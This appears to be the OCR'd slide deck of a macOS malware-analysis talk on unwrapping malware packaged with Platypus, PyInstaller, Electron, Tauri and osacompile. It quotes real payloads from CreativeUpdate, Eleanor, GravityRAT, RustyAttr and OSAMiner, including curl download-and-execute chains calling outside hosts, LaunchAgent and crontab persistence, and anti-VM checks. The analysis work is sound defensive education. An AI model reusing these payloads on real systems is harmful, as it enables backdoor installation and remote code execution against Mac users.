
how to identify a Platypus app?

2

```
01  void -[ScriptExecController applicationDidFinishLaunching:] {
02      ...
03      -[ScriptExecController executeScript](self, "executeScript");
04  }
```

'ScriptExecController' app delegate (that invokes 'executeScript')


3




/Contents/Resources/script

PLATYPUS

malware: "CreativeUpdate"





payload:
download & install backdoor

```
01  open Firefox.app
02  if [ -f ~/Library/mdworker/mdworker ]; then
03  killall MozillaFirefox
04  else
05
06  nohup curl -o ~/Library/mdworker.zip "https://public.adobecc.com/files/
07  1U14RSV3MVAHBMEGVS4LZ42AFNYEFF?content_disposition=attachment" \
08
09  && unzip -o ~/Library/mdworker.zip -d ~/Library \
10  && mkdir -p ~/Library/LaunchAgents \
11  && mv ~/Library/mdworker/MacOSupdate.plist ~/Library/LaunchAgents \
12  && sleep 300 \
13  && launchctl load -w ~/Library/LaunchAgents/MacOSupdate.plist &
14  fi
```


Contents/Resources/**script**

process monitor:
embedded script is exec'd via bash

```
# eslogger exec
"exec": { "args": [
                    "\/bin\/bash",
                    "\/Volumes\/Firefox\/Firefox.app\/Contents\/Resources\/script"
                  ],
```

PLATYPUS

malware: "Eleanor"



payload:
install/persist components

```
mkdir /Users/$USER/Library/.dropbox
cp $DIR/shell.php /Users/$USER/Library/.dropbox/ego.php
cp $DIR/rules /Users/$USER/Library/.dropbox/rules
cp $DIR/agent.php /Users/$USER/Library/.dropbox/deamon.php
cp $DIR/config /Users/$USER/Library/.dropbox/config
cp $DIR/check_hostname /Users/$USER/Library/.dropbox/check_hostname
cp $DIR/public.key /Users/$USER/Library/.dropbox/public.key
cp /usr/bin/php /Users/$USER/Library/.dropbox/dbd

sed "s/CURRENTUSER/${USER}/g" $DIR/sync/data/storage_orig > $DIR/sync/data/storage
chmod 700 $DIR/sync/hs
cp -R $DIR/sync /Users/$USER/Library/.dropbox/sync
cp -R $DIR/rero /Users/$USER/Library/.dropbox/.rero
cp -R $DIR/utilities /Users/$USER/Library/.dropbox/utilities

sed "s/CURRENTUSER/${USER}/g" $DIR/com.getdropbox.dropbox.usercontent_orig.plist > $DIR/com.getdropbox.dropbox.usercontent.plist
mv $DIR/com.getdropbox.dropbox.usercontent.plist ~/Library/LaunchAgents/com.getdropbox.dropbox.usercontent.plist
launchctl load ~/Library/LaunchAgents/com.getdropbox.dropbox.usercontent.plist

sed "s/CURRENTUSER/${USER}/g" $DIR/com.getdropbox.dropbox.integritycheck_orig.plist > $DIR/com.getdropbox.dropbox.integritycheck.plist
mv $DIR/com.getdropbox.dropbox.integritycheck.plist ~/Library/LaunchAgents/com.getdropbox.dropbox.integritycheck.plist
launchctl load ~/Library/LaunchAgents/com.getdropbox.dropbox.integritycheck.plist

sed "s/CURRENTUSER/${USER}/g" $DIR/com.getdropbox.dropbox.timegrabber_orig.plist > $DIR/com.getdropbox.dropbox.timegrabber.plist
mv $DIR/com.getdropbox.dropbox.timegrabber.plist ~/Library/LaunchAgents/com.getdropbox.dropbox.timegrabber.plist
launchctl load ~/Library/LaunchAgents/com.getdropbox.dropbox.timegrabber.plist

VERSION=$(sw_vers -productVersion)
echo "Sorry, Mac OS X $VERSION is not yet supported."
```


Contents/Resources/script


PyInstaller

turns a Python script into a native macOS binary or app

```
% pyinstaller --windowed script.py
```

create a macOS app from a Python script





how to identify a PyInstaller app?

1

```
01  void main() {
02      pyi_main(...);
03  }
```

main() just invokes pyi_main()

2

```
% strings - OSX.GravityRAT/Enigma
pyi-
pyi-runtime-tmpdir
Error detected starting Python VM.
```

PyInstaller strings

PyInstaller

malware: GravityRAT

```
% python pyinstxtractor.py GravityRAT/Enigma
[+] Processing Enigma
...
[+] Found 458 files in CArchive
[+] Beginning extraction...please standby
...
[+] Possible entry point: Enigma.pyc
[+] Found 828 files in PYZ archive
[+] Successfully extracted pyinstaller archive: Enigma
```

the (original, though now compiled) Python script


extract Python via "pyinstxtractor"
(github.com/extremecoders-re/pyinstxtractor)

```
% file GravityRAT/Enigma_extracted/Enigma.pyc
OSX.GravityRAT/Enigma_extracted/Enigma.pyc: python 2.7 byte-compiled
```

...but its (still) compiled Python byte-code

PyInstaller


malware: GravityRAT



uses **uncompyle6** under the hood

```
01  # uncompyle6 version 3.6.4
02  # Python bytecode 2.7 (62211)
03  # Decompiled from: Python 2.7.17 (default, Sep 30 2020, 13:38:04)
04  # Embedded file name: Enigma.py
05  import Tkinter as tk, ttk, tkFont as tkfont, tkFileDialog, uuid as libuuid,
06  tkMessageBox, re, base64, ctypes, datetime, glob, hashlib, json, os, platform,
07  sys, threading, socket
08  ...
09  SSN = requests.Session()
10  SSN.headers.update({'User-Agent': 'M_22CE2F63F5FF02F6B9754242E4BEE237'})
11  URL = 'https://download.enigma.net.in/90954349.php'
12  ...
13
14  def IsAuth():
15      if platform.system() == 'Darwin':
16
17          #malicious macOS logic
18
19  def main():
20      AUTH = IsAuth()
```

command & control server



ELECTRON

creates a native macOS apps built on "web tech" (+your JS)

scripts compressed (will be exec'd directly from memory)

/Users/patrick/Malware/GravityRAT/StrongBox.app

Back/Forward

Name

- Contents
  - Frameworks
    - Electron Framework.framework
    - Mantle.framework
    - ReactiveCocoa.framework
    - Squirrel.framework
    - StrongBox Helper.app
  - Info.plist
  - MacOS
    - StrongBox
  - PkgInfo
  - Resources
    - am.lproj
    - app.asar
    - ar.lproj


Electron framework

main binary (ignore!)

compressed JS

Electron App

1



2

how to identify an Electron app?

```
% otool -L GravityRAT/StrongBox.app/Contents/MacOS/StrongBox
GravityRAT/StrongBox.app/Contents/MacOS/StrongBox:
   ...
   @rpath/Electron Framework.framework/Electron Framework
```


dependency: Electron framework

ELECTRON

malware: GravityRat (again)

extract via **npx + asar**
('atom shell archive format')

```
% npx asar extract StrongBox.app/Contents/Resources/app.asar output/
```




```
01  function Vmm() {
02     var modname = exec("system_profiler SPHardwareDataType | grep 'Model Name'");
03     var smc = exec("system_profiler SPHardwareDataType | grep 'SMC'");
04     var modid = exec("system_profiler SPHardwareDataType | grep 'Model Identifier'");
05     var rom = exec("system_profiler SPHardwareDataType | grep 'ROM'");
06     var snum = exec("system_profiler SPHardwareDataType | grep 'Serial Number'");
07     VMCheck(modname + smc + modid + rom + snum);
08  }
09
10  function scheduleMac(fname,agentTask) {
11     ...
12     var poshellMac = loclpth+"/"+fname;
13     execTask('chmod -R 0700 '  + "\"" +  + "\""  );
14     arg = agentTask;
15     execTask('crontab -l 2>/dev/null;
16        echo \' */2 * * * * ' + "\"" +poshellMac + "\" " + arg + '\'
17        | crontab -', puts);
18  }
```

extracted JS payload
(anti-VM + persistence)


TAURI


creates a native macOS apps (also) built on "web tech"

scripts compressed (will be exec'd directly from memory)

How to identify a Tauri app?

1





2

```
% strings - RustyAttr/Discussion Points for Synergy
Exploration.app | grep -i Tauri
Tauri App
tauri.conf.json
error while running tauri application
```

A Tauri App

...lots of Tauri symbols & strings

TAURI

malware: RustyAttr

scripts are compressed (Brotli) and directly embedded

Summary

- **Tauri compresses and embeds** JS/HTML/CSS into the native binary.
- You'll likely need to use **binary extraction** and possibly **decompression** (e.g. Brotli) to retrieve them.

```
10050f7e0  char const data_10050f7e0[0xb] = "/preload.js"
10050f7eb  char const data_10050f7eb[0x0] =
10050f7eb  {
10050f7eb  }
10050f7eb                                  1b 37 02 00 64-73 4d 5f a3 32 04 0d 44-3a 97 e7 3e e2 36 78 93
10050f800  74 40 fc 6e 07 24 a0 7b-e8 3c 2c b0 40 b3 34 81-10 52 3d 1f e1 90 88 c3-d2 6e b6 f1 39 0c 7e 14  t@.n.$.{.<,.
10050f820  f0 04 05 b7 63 c7 90 ff-d0 0f 88 9f e5 f7 75 44-ec 87 14 f9 7c cc 98 70-94 2f 6c 36 36 f7 ab 9d  ....c.....
10050f840  fd 8b 43 92 2c 35 ba e0-ef 17 68 b6 60 3a 83 82-c1 28 51 42 3c 84 14 ab-1c 6d 1e 72 8a 57 f8 a1  ..C.,5....h.
10050f860  c0 68 5e 6d 9a a1 99 d9-73 41 84 1c 6f 22 4d ae-fb a0 50 2b 58 19 de d3-4d b3 a1 ca 21 3e 7d 90  .h^m....sA..
10050f880  e8 c6 53 a3 05 36 61 42-2c 6c ca 7f bd 52 0a b9-1c 34 ba
10050f8a0  ae 1c ca 41 58 ae c7 7f-cb 17 54 cf 5f 3f b2 51-74 2c 8b
10050f8c0  f4 78 5e 67 30 6c 8d 11-55 28 de 05 b4 88 db 18-49 78 25
```

```python
import sys
import brotli

#grab compressed data

decompressed =
brotli.decompress(compressedData)
sys.stdout.buffer.write(decompressed)
```

Brotli decompressor

TAURI

malware: RustyAttr

```
% python3 decompress_brotli.py compressed.bin

const {invoke} = window.__TAURI__.tauri;
window.addEventListener('DOMContentLoaded', async () => {
    await performInitializationTask();
});

async function performInitializationTask() {
    const appPath = await invoke('get_application_path')
    const attribute = await invoke('get_application_properties', {
        path: appPath,
        name: "test"
    })
    await invoke('run_command', {
        command: attribute
    })
    ...
}%
```

1. get "test" app property
2. and then run that ...


```
% xattr -p test "RustyAttr/Discussion Points for Synergy Exploration.app/Contents/MacOS/AwesomeTemplate"

(curl -o "/Users/Shared/Discussion Points for Synergy Exploration.pdf"
 "https://filedn.com/lY24cv0IfefboNEIN0I9gqR/dragonfly/Discussion%20Points%20for%20Synergy%20Exploration_Over.pdf" || true) &&
 (open "/Users/Shared/Discussion Points for Synergy Exploration.pdf" || true) &&
 (shell=$(curl -L -k "https://support.cloudstore.business/256977/check"); osascript -e "do shell script $shell")
```

payload

(download & execute)

OSACOMPILE

create a macOS app from Apple script

```
% osacompile -o test.app -x test.applescript
```

When run w/ -o, compiles and embeds script in a "run-only" version of the app

How to identify an AppleScript app

1


```
01  _start() {
02
03  ComponentInstance rax =
04   _OpenDefaultComponent(0x61706c74, 0x73637074);
05  ...
```

little endian "aplt" & "scpt"

2 start() just invokes OpenDefaultComponent()

OSACOMPILE

malware: OSAMiner

```
% file  ~/Malware/OSAMiner/com.apple.4V.plist
OSAMiner/com.apple.4V.plist: AppleScript compiled

% osadecompile OSAMiner/com.apple.4V.plist
osadecompile: OSAMiner/com.apple.4V.plist: errOSASourceNotAvailable (-1756).
```

compiled AppleScript

```
% ASDisasm/python disassembler.py OSAMiner/com.apple.4V.plist
=== data offset 2 ===
Function name : e
Function arguments: ['_s']
...
00013 RepeatInCollection <disassembler not implemented>
...
00016 PushVariable [var_2]
00017 PushLiteral 4 # <Value type=fixnum value=0x64>
00018 Add
=== data offset 3 ===
Function name : d
Function arguments: ['_s']
...
00013 RepeatInCollection <disassembler not implemented>
...
00016 PushVariable [var_2]
00017 PushLiteral 4 # <Value type=fixnum value=0x64>
00018 Subtract
```

1 Function: "e"
...encode(?) a string by adding 0x64 in a loop

2 Function: "d"
...decode(?) a string by subtracting 0x64 in a loop

AppleScript Disassembler (Jinmo)

OSACOMPILE

malware: OSAMiner

```
% ASDisasm/disassembler.py OSAMiner/com.apple.4V.plist > com.apple.4V.disasm

% aevt_decompile ASDisasm/com.apple.4V.disasm
```

decompile via aevt_decompile

more info !
(Phil Stokes)


FADE DEAD | Adventures in Reversing Malicious Run-Only AppleScripts

```
01  ...
02  === data offset 5 ===
03  Function name : 'Open Application'
04  ...
05  ;Decoded String "~/Library/k.plist"
06  000e0 PushLiteralExtended 36 # <Value type=string value='\x00\x8b\x00\x84...'>
07  ...
08  ;<command name="do shell script" code="sysoexec" description="Execute a shell
09  script using the 'sh' shell"> --> in StandardAdditions.sdef
10  000e9 MessageSend 37 # <Value type=event_identifier value='syso'-'exec'-...>
11  ...
12  ;Decoded String "osascript ~/Library/k.plist > /dev/null 2> /dev/null & "
13  000ee PushLiteralExtended 38 # <Value type=string value='\x00\xd3\x00\xd7...'>]
```


decompiled payload
(persist/exec other components)


Conclusions

...& take aways



Takeaways





"Why reverse engineer when you can simply unwrap?"

1. Identify the tool used to package up the script
2. Extract the embedded script using package-specific tools
3. Analyze readable script (instead of irrelevant binary)

Interested in Learning More?

"The Art of Mac Malware" book(s) & training

Book Signing + free books!
today 11:00 @ NSP booth

#OBTS v8.0 Trainings:

"The Art of Mac Malware: Detection & Analysis"

Learn the tools & techniques used to uncover and then dissect the latest threats targeting macOS.

Patrick Wardle

As Macs grows in popularity, so does the prevalence of malware targeting this platform.

Ever wanted to learn exactly how to tear apart these malicious creations in order to reveal their inner workings? Or how to craft tools capable of programmatically detecting even brand new threats? Here's your chance!

In this recently updated content-packed three-day course, Mac security expert and author **Patrick Wardle** will teach the tools and techniques needed to comprehensively analyze and understand malware targeting Apple's desktop OS. Moreover, we'll discuss heuristic-based approaches to programmatically detect both current and novel threats.

Details (+sign up) →

Training: Mac Malware Detection & Analysis

Come to #OBTS v8!
Oct. 2025 (Spain)

Mahalo to the "Friends of Objective-See"

Binary Facades

RESOURCES:

"Threat detection report > techniques: AppleScript"
redcanary.com/threat-detection-report/techniques/applescript/

"FADE DEAD | Adventures in Reversing Malicious Run-Only AppleScripts"
sentinelone.com/labs/fade-dead-adventures-in-reversing-malicious-run-only-applescripts/

"The Art of Mac Malware (Vol I: Analysis)"
taomm.org/vol1/read.html

"Analyzing OSX/CreativeUpdate"
objective-see.org/blog/blog_0x29.html

"Adventures in Anti-Gravity (Part I & II)"
objective-see.org/blog/blog_0x5B.html / **objective-see.org/blog/blog_0x5B.html**

"Stealthy Attributes of Lazarus APT Group: Evading Detection with Extended Attributes"
